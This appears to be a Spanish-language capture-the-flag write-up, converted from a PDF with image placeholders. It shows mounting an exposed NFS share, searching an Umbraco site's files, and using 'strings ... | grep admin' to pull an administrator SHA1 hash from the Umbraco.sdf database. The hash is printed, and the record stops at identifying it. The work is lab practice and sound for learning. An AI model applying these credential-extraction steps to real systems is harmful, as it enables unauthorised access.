
Sorted by: Highest score (default)

It requires root privilege to mount a remote filesystem. Thus you should do `sudo mount ...`


18 Share Improve this answer Follow


answered Jul 19, 2020 at 11:37
Michael Hampton

https://serverfault.com/questions/1025805/mount-nfs-failed-to-apply-fstab-options-when-mount-nfs-file-system-in-fedora-32




ahora si vamos a /mnt/loot
encontramos







aqui ya notamos que es un recurso compartido mi pc esta lento y comando dir funciona




parece que econtramos algo buscando mucho




buscando mas afondo



econtre el posbile pass:
Umbracoadmin123!!




sin embargo prove y no econtre nada
aqui me di por vencido literalmente no econtre mas habia un arrchivo llamado
/Umbraco.sdf
pero al abrirlo no se muestra bien
cat App_Data/Umbraco.sdf




entonces a qui me ayude del write up y de ahora en adelnte no se me va a olvidra el seiguiente comando con este podemos organizar o visualizar cadenas de caracteres en caso de tener un archivo que no se muestra de manera correcta

STRINGS


Muestra algunas palabras pero si lo utilzamos con grep y con los posibles usuarios como admin tenemos **strings App_Data/Umbraco.sdf | grep admin**




Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa
esto es un hash que parece ser sha1 validando con hash-identifier



